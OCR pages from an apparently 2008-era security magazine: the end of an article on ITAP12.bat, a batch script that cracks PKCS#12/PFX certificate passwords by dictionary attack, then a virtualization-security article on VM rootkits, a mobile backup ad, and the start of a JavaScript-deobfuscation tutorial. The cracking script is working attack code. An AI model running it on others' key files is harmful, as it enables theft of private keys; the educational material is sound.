The included example dictionary file demonstrates typical simple passwords commonly found around the workplace. By no means is this a complete list. You can search for large wordlists using Google or start by browsing the Openwall wordlists collection (*http://www.openwall.com/wordlists/*) Also, recently at DefCon 16 Matt Weir gave a great demonstration on generating your own wordlists to assist in focusing on your target his cracking researchs available online (*http://reusablesec.googleplages.com/*)

Listing 3. *ITAP12.bat*

```
@ECHO OFF

:: ISRAEL TORRES
:: 7:13 PM 6/6/2008
:: Version 1.0.0.1c WIN32
:: ITAP12 - Attacks P12/PFX FILES WITH DICTIONARY FILE
:: TESTED ON WIN2K, XP, VISTA
::::::::::::::::::::

IF %OS%==Windows_NT GOTO WIN32
GOTO ERR_OS
:WIN32
IF FOO==FOO%1 GOTO ERR_INPUT
IF NOT EXIST openssl.exe  GOTO ERR_SSL_EXE
IF NOT EXIST ssleay32.dll GOTO ERR_SSL_DLLA
IF NOT EXIST libeay32.dll GOTO ERR_SSL_DLLB
IF NOT EXIST msvcr70.dll  GOTO ERR_SLL_DLLC
IF NOT EXIST password.txt GOTO ERR_PWD

FOR /F %%I in (password.txt) DO openssl.exe pkcs12 -noout -in %1 -passin pass:%%I &&
                      @ECHO PASSWORD FOUND:"%%I" && EXIT /B

:ERR_SSL_EXE
ECHO MISSING OPENSSL.EXE
GOTO EGRESS

:ERR_SSL_DLLA
ECHO MISSING SSLEAY32.DLL
GOTO EGRESS

:ERR_SSL_DLLB
ECHO MISSING LIBEAY32.DLL
GOTO EGRESS

:ERR_SLL_DLLC
ECHO MISSING MSVCR70.DLL
GOTO EGRESS

:ERR_PWD
ECHO MISSING PASSWORD.TXT
GOTO EGRESS

:ERR_OS
ECHO OS NOT SUPPORTED - MUST BE WIN2K, XP, VISTA
GOTO EGRESS

:ERR_INPUT
ECHO USAGE: %0 file.p12
ECHO USAGE: %0 file.pfx
GOTO EGRESS

:EGRESS
```

Israel Torres
Hacker at large with interests in the hacking realm.
hakin9@israeltorres.org

Nothing compares to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org

DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net

RISHI NARANG

Virtualization and Security

Difficulty

In this world of enormous computing but limited energy, virtualization has now entered into the present day data centers, enterprises and user desktops to deliver efficient Green IT environments.

Everything about virtualization would be beyond the scope of a single article, so, the context will refer to Platform Virtualization only. It will mainly highlight the need of this technology, basic anatomy of a Virtual Machine and the reasons for which the *security* of these machines has now become a high priority.

What is Virtualization and what is a Virtual Machine?

You would have to live in a windowless room with no connectivity to any human race or computers, to have not heard about virtualization – whether that is server or desktop virtualization. The major areas where virtualization is striking a cord are:

- Data Center Management,
- Security Sandboxing,
- Forensics Analysis,
- Disaster Recovery and Data Availability,
- Honey-Pots/Nets and Test Labs,
- Independent Desktop Environment.

Virtualization or to be more precise, a Platform Virtualization is the abstraction of computer and information resources to enable consolidation of many machines into a single physical machine. This technology has been categorized into different genres depending upon its pseudo region extension. This article will focus on security requirements for the genre known as *Full Virtualization*.

OS Level Virtualization

In OS level virtualization, the key role lies with the underlying host kernel, as the guest's operating system shares the same kernel to implement its environment. It imposes little or no overhead, because programs in virtual operating systems use the host's normal system call interface and do not need a separate virtual encapsulation as in the case of other virtualization technologies.

Para-Virtualization

In para-virtualization, the virtualization technique presents a software interface to the guest virtual machines to simulate the host hardware. This technology does not necessarily simulate all hardware, but instead offers a special API that can only be used by the guest operating system. Para-virtualization is mainly consistent with x86 models and supports high performance computing by implementing a virtual machine that does not implement the *hard to virtualize* parts of the actual x86 instruction set.

Partial Virtualization or Address Space Virtualization

In partial virtualization, also known as *address space virtualization*, the virtual machine simulates multiple instances of much (but not all) of an underlying hardware environment, particularly address spaces. Such an environment supports resource sharing and process isolation, but does not allow separate *guest* operating system instances.

WHAT YOU WILL LEARN...

Types of Virtualization.

Possible Threats to Virtual Machines.

Basic Security Advancements in Virtualization.

WHAT YOU SHOULD KNOW...

Operating System Basics.

Virtual Machine Terminology.

Full Virtualization or Complete Platform Virtualization

In full virtualization or complete platform virtualization the software simulates enough hardware to allow an unmodified *guest* operating system (one designed for the same instruction set) to run in isolation. This is possible by *Hardware Assisted Virtualization* that enables complete virtualization using help from hardware capabilities primarily from the host processors. The best part of hardware virtualization is that it reduces the maintenance overhead of para-virtualization as it restricts the amount of changes needed in the guest operating system. But, on the other side it requires hardware support, which has only recently become available on x86 processors. Moreover, it involves many virtual machine traps and calls, and thus high CPU overheads.

Full virtualization includes all operating systems and is different from other forms of virtualization which allow only certain or modified software to run within a virtual machine. It plays an amazing role in interception and simulation of privileged operations, such as I/O instructions. As a result the effect of every operation performed within a given virtual machine is concealed in its respective virtual machine. And, virtual operations do not alter the state of any other virtual machine, the control program, or the hardware.

In a practical scenario, this technology splits a computer into many *pseudo-machines* or *virtual-machines* to provide multiple heterogeneous operating system environments for independent execution. It can be compared to an Operating System. As the operating system encapsulates the hardware, allowing multiple applications to use it, so does the virtualization by inserting another layer of encapsulation called the *hypervisor* so that multiple *guests* can operate on a single piece of hardware running the *host* operating system. It controls access to hardware for each guest system via the hypervisor and prevents them from violating their boundaries and entering into a deadlock.

Many vendors have already entered in to this domain. The products and solutions include VMware Server and Desktop

Table 1. *Solutions from Microsoft*

Microsoft Compatibility	Virtualization Type
Windows Server 2008 Hyper-V™	Server Hardware Virtualization
Virtual Server 2005 R2	Server Hardware Virtualization
Terminal Services	Presentation Virtualization
SoftGrid Application ion	Application Virtualization
Virtual PC	Desktop Virtualization
Windows Vista Enterprise Centralized Desktop (VECD)	Desktop Virtualization




Figure 1. *Virtualization & Physical Layer*




Figure 2. *Full Virtualization in x86 architecture*

Models, Xen by Citrix Systems, Parallels Workstation, QEMU, and Virtual Box etc. All have their own list of great features, and not so great depending on their market share.

Here is a list of solutions Microsoft provides (Table 1).

According to Technet Microsoft blog *Windows Server 2008 Hyper-V is a built-in operating system technology that hosts virtual machines on the Windows Server 2008 platform, using server hardware virtualization.* and *Windows Server 2008 Hyper-V uses Type 1 hypervisor-based virtualization, which runs directly on hardware, thereby enabling direct access to difficult-to-virtualize processor calls.* This all evidently speaks of the role virtualization is playing in the market.




Figure 3. *Single Server with Multiple VM*




Figure 4. *Virtualization (source: www.apac.redhat.com)*

What are the possible threats in Virtualization?

Security was among the key reasons virtualization came into existence. It provided the opportunity to run applications in isolated and independent scopes. But, where there is software, there is vulnerabilities, and now virtualized environments are at increasing risk of compromise if security protocols are not properly implemented.


Why can't traditional physical security deal with Virtual Security?

- External security devices on the physical LAN, such as IPS/IDS have no visibility onto the traffic of the virtual network and are therefore unable to protect inter-VM, hypervisor-to-VM, or VM-to-physical-LAN communication.
- Lack of any separation of duties and role-based controls for the virtual center administrator means he has unrestricted power and access. Inadvertent human error or malicious activity will not be detected or prevented.
- Missing secondary or back-up controls on the virtual management network is in direct contrast to best practices outlined by the published specifications of recognized industry standards.
- Vulnerabilities on Windows virtual machines will not be detected by external scanners
- Virtual machines that have failed to meet established corporate policies (e.g. password aging, patch levels, etc) will remain out of compliance as traditional physical world mechanisms will not see these virtualized systems.

Like all security research, virtualization security research has not been limited to *good professionals*. There have been talks and discussions on the illustrated proof of concept prototypes as Blue Pill, Vitriol and SubVirt. It was the University of Michigan and Microsoft who pioneered initial VM-based rootkit (VMBR) work with the release of proof of concept *SubVirt*. These rootkits work by inserting a malicious hypervisor underneath the OS and leveraging virtualization to make themselves undetectable by traditional integrity monitors. This was later

improved to new forms of VMBR – *Blue Pill* designed by Joanna Rutkowska which uses AMD SVM (Secure Virtual Machine) and *Vitriol*, created by Dino Dai Zovi which uses Intel VT-x. Many mailing lists are now flooded with these VMBR discussions and articles.

This is just the beginning. The threats will continue to arise as virtualization gets more and more popular. At present, there has been little reported and not enough visibility into malicious traffic affecting virtual machines, but this will improve as more organizations deploy security



Figurte 5. *Virtualization by Microsoft (source: blog.msdn.com)*




Figure 6. *Blue Pill Interception*

measures within virtual networks and on virtual machines.

Is there any advancement in securing virtual machines?

As we have witnessed with every product, risk increases with popularity. Expecting the risks involved, US National Security Agency is contributing to virtualization security. According to a published report in *Computerworld.com In the case of virtualization, the NSA has worked with EMC's VMware unit, IBM, AMD, Trusted Computing Group, and others for several years to identify potential threats and suggest workarounds. Later this year, chips from AMD and Intel will include technology that the NSA has helped develop.*

First and foremost of the VMBR, the Blue Pill, which was proposed to be *undetectable*, was put to the test by researchers worldwide and the claim was shattered with many reports on its detection. In the course of multiplexing the CPU, the hypervisor uses cache, memory, TLB (Translation Look-aside Buffer) which is a fast CPU cache that is used to improve the speed of VAT (Virtual Address Translation). One such guideline was documented by Keith Adams (Engineer at VMM, VMware Virtual Machine Monitor). He outlined a Blue Pill detection method based on resource consumption. And this detection technique used only TLB capacity, but a more sophisticated approach could easily include the hardware eviction policy.

Intel has already announced the new *vPro Technology*. It will enable virtualization capabilities in its processors to provide two fully isolated environments out of the box. One will host the traditional operating system meant for usual computing purposes and another one will host independent and safe environment meant for any purpose, from rescue to intrusion detection.

Similarly, VMware has been talking about the importance of security at the host operating system level to provide transparent traffic analysis and threat interception. But once a security monitor is at the host level and can programmatically interact with virtual infrastructure, through the anticipated VMware VMsafe APIs, it can do much more than just alerting about an on-going attack, like an IDS, or terminating open malicious sessions, like an IPS. The intrusion detection sensor for example could request running snapshots for virtual machines as soon as a port scan is recognized.

One such approach to the Hypervisor is *GuardHype* proposed in an article *Taming Virtualization* by Martim Carbone, Wenke Lee, and Diego Zamboni with a focus on security and VMBR prevention. To perform its controlling functions, it mediates the access of third-party hypervisors to the hardware's virtualization extensions, effectively acting as a hypervisor for hypervisors. It can do this by emulating the CPU's virtualization extensions (as the most recent version of Blue Pill does), letting third-party hypervisors run unmodified on top of it. Another option relies on GuardHype providing a standardized virtualization interface to which hosted hypervisors attach themselves to access the hypervisor layer.

Every security company is trying to share a role in virtualization security. No one can predict what the future will bestow with virtualization technology, but it surely will be much more advanced, and the tug of war between the complex, sophisticated malware and security professionals will be a big buzz.




Figure 7. *GuardHype for VMBR prevention*

On the 'Net

- *http://www.microsoft.com/virtualization/default.mspx*
- *http://www.virtualization.info*
- *http://www.virtualization.com*
- *http://www.google.com* (search: images and information)
- *http://www.citrix.com* (Xen Product)
- *http://www.vmware.com* (Virtualization Solutions)
- *http://virtualization.sys-con.com*
- *http://blogs.msdn.com/*

Rishi Narang
Rishi Narang is a Vulnerability R&D consultant working with Third Brigade Inc., a security software company specializing in host intrusion defense. Narang's profile includes research on recent & zero day vulnerabilities, reverse engineering and IDS/IPS Signature Development. He holds a Bachelor's degree in Information Technology, and has authored articles on recent advances in Information Security & Research. He has been a speaker in OWASP & private security trainings and can be reached through his personal blog Greyhat Insight (*www.greyhat.in*).
The information and opinions expressed in this article are the personal opinions of Rishi Narang provided for informational purposes only.

Spb Backup 2.0

Spb Software House brings Spb Backup 2.0 to the market, which is twice as fast, smarter, and has a brand new and improved user interface.

Spb Backup 2.0 was made to defy the data loss issue and make the process of moving data, preferences and settings between Windows Mobile phones – as easy, as unpacking an archive. Spb Backup 2.0 works for both Pocket PCs and Smartphones and will move the backup archives to a secure desktop PC location, via the Spb Backup Sync wizard. Spb Backup saves not just contacts, text messages (sms), emails, and storage card files, but preferences and shortcuts as well. It clones the setting of a Windows Mobile phone so perfectly, that detecting if a full restore was even performed is impossible, with the exception of having to reset the time.

Usage Scenarios

Why and when user of mobile device would need the backup? How and what use cases backup utility could cover? We consider several typical scenarios when the backup utility could come in hand.

Device has been stolen or lost

Sad but true that many users do lose or have their phones stolen. Even losing an ordinary mobile phone may lead to the loss of important phone numbers or text messages. With Windows Mobile phones the problem may be more complicated. Users keep not only the PIM data such as contacts, tasks, appointments but other application data as well: GPS tracks, weight loss program data and tons of software. Making appropriate backups to storage card won't help in this case, because when the device is lost, the storage card is lost as well. Spb Backup 2.0 comes with a new feature that helps to automatically copy the backup files to desktop thus saving at least data in such unpleasant situation. The data can be explored and exported with a special Unpack tool, or restored on another device when needed.

Device had software problems and had to be reset

Back in 2005, Windows Mobile 5 was released by Microsoft. The mobile world had big hopes for flash persistent storage that promised to eliminate the issue of data loss, so typical for earlier versions of the operating system.

Spb Software
Software for the Mobile World

The mobile community had hoped that backing up of data would no longer be required. Microsoft removed the backup option from ActiveSync for Windows Mobile 5 and up. However, hard reset never went out of fashion, and people still lost their data and still needed backup. Spb Backup was virtually the only functional data backup utility for Windows Mobile 5.This is common issue when the user is very enthusiastic about his WM device and tries every piece of software he or she heard or read about. Some applications may have bugs or incompatibilities when installed together, and make device work unstable or even not work at all. This common situation is typical use for Spb Backup since version 1.0.

ROM upgrade and device migration

As time goes on, the platform gets further improvements. We have seen Windows Mobile 6 and Windows Mobile 6.1 come about, and still expect more dramatic platform changes in the future. OEMs are doing wonders and putting new spectacular devices to the market. Today, the Windows Mobile users of the world are faced with not just the data loss issues, but ROM and device upgrades as well. The new Spb Backup embraces such customer needs and doesn't just keep contacts, text messages, emails, and tasks intact, but helps to move to a new ROM or device, without losses.

Mobile data archives

Spb Backup 2.0 comes with improved and enhanced unpack tool. Sometimes people don't want to keep some data on the device, but want to have in archive somewhere, just in case they might need this information in the future. With Spb Backup 2.0 it is possible to keep the archives on desktop and explore them with the unpack tool. User can review and export old notes or text messages or other files just like ringtones or today background.

A fully functionally 5-run trial can be downloaded, or Spb Backup 2.0 may be purchased for 24.95 USD, or upgraded from older Spb Backup versions for just 9.95 USD, at *www.spbsoftwarehouse.com*. According to Spb Software House upgrades policy, all Spb Backup users, who have purchased the product within the last 90 days, are invited to exchange the previous version of software for the newly released one, for free.

More details regarding Spb Software House's upgrade policy at: *http://www.spbsoftwarehouse.com/support/upgrade_policy.html*

The screenshots of the new version are available from: *http://www.spbsoftwarehouse.com/downloads/backup/review/Backup2_Screenshots.zip*

DAVID MACIEJAK

Javascript Obfuscation Part 1

Difficulty

It is common that attackers target victims web client or third party tools like Adobe Flash or Acrobat Reader. Web clients are targeted to exploit either vulnerability in their code or exploit flaws in third party softwares that can be loaded through them like ActiveX technologies or script engine in Flash or PDF.

WHAT YOU WILL LEARN...

How activex instantiation could be hidden by malicious guys using some javascript tricks.

How to use opensource tools to automate the unobfuscation of malicious javascript code.

WHAT YOU SHOULD KNOW...

Basic knowledge of javascript language.

Basic heard of ActiveX components.

To be able to evade IDS/IPS or AV about their intents, and be harder to read for analyst, malicious script writers heavily use obfuscation techniques. This document will present some of them. These techniques are often combined to obfuscate multiple times the script. From now one, we are seeing dynamic obfuscation aka server side polymorphic. Each time you request the script, it comes in a different obfuscated shape. This is often the case for the downloaded executable file.

Why wanted to unobfuscate script ?

Not all obfuscated scripts are malicious, it is true that this is not common to obfuscate web content code but some companies or individuals often do that. So to sure identifying the threat, the scripts need to be analyze. To help on this task, some tools (like Malzilla or Rhino) have been developed to help analysts study and analyze these scripts, however they can't do all the work.

In this three parts article, we will provide some samples found in the wild (from low to high level) and how we can extract quickly the valuable information.

ActiveX components instantiation

First, we will provide some details about how to load ActiveX component into the browser. You should know that this technology only works on Windows platform and only through the use of Internet Explorer. There is a description from the Wikipedia: *ActiveX is a component object model (COM) developed by Microsoft for Windows platforms. By using the COM runtime, developers can create software components that perform a particular function or a set of functions. A software can then compose one or more components in order to provide the functionality it intends to.*

There are two main ways to load this kind of component: one is the use of the CLASSID and the other one the ProgID.

HTML provides the OBJECT tag to load ActiveX component by its CLSID like in the example below:

```
<OBJECT ID="wwwcuteqqcn" Classid=
   "clsid:{A7F05EE4-0426-454F-8013-
                    C41E3596E9E9}"></OBJECT>
```

The component is instantiated in the web browser and can be referenced by the id name set, here `"wwwcuteqqcn"`.

Javascript use the ActiveXObject method to load the ActiveX component by its ProgID like:

```
var GomManager = new ActiveXObject ("GomWebC
                    trl.GomManager.1");
```

The corresponding VBscript method is named CreateObject and can be used as follow:

```
dim myexcel
Set myexcel=CreateObject("Excel.Sheet")
```

Note that attackers also use basic string mangling to be more difficult for the analyst to study it and also evade detection: like removing newlines, renaming variables/functions, adding junk code, splitting strings to evade detection. So, these are some examples we can see in the wild (see Listing 1).

The mitigation is, if you can, update the software to non-vulnerable version, remove it or stop running the ActiveX in Internet Explorer as it's explain at 1, this method is known as *setting the kill bit*.

Use Registry Editor (*regedit.exe*) to view the data value of the Compatibility Flags DWORD value of the ActiveX object CLSID in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
    Internet Explorer\ActiveX
    Compatibility<CharStyle:FOREIGN>
    CLSID of the ActiveX control
```

where CLSID of the ActiveX Control is the class identifier of the appropriate ActiveX control. Change the value of the Compatibility Flags `DWORD` value to `0x00000400` (you need to create it if it does not exist).

Unobfuscation Tools

From what we saw, we could play with some Perl script or modify the Javascript code adding some `Alert()` function call to debug the code but these solutions are quite time consuming. The quicker solution is to use tools dedicated to that purpose. In this part we will present the use of *Rhino* and *Malzilla*.

Rhino is available at [2], it is an open-source implementation of JavaScript engine written entirely in Java. Latest available Rhino version at this time of writing is 1.7.

Rhino provide an interactive shell to let you play the script and so debug it.

Note 1: Rhino understands only JavaScript if you have VBScript to check, you need to do it by hand as now there is no tools to help unobfuscating, we will show some hints to easier the process in next article part.

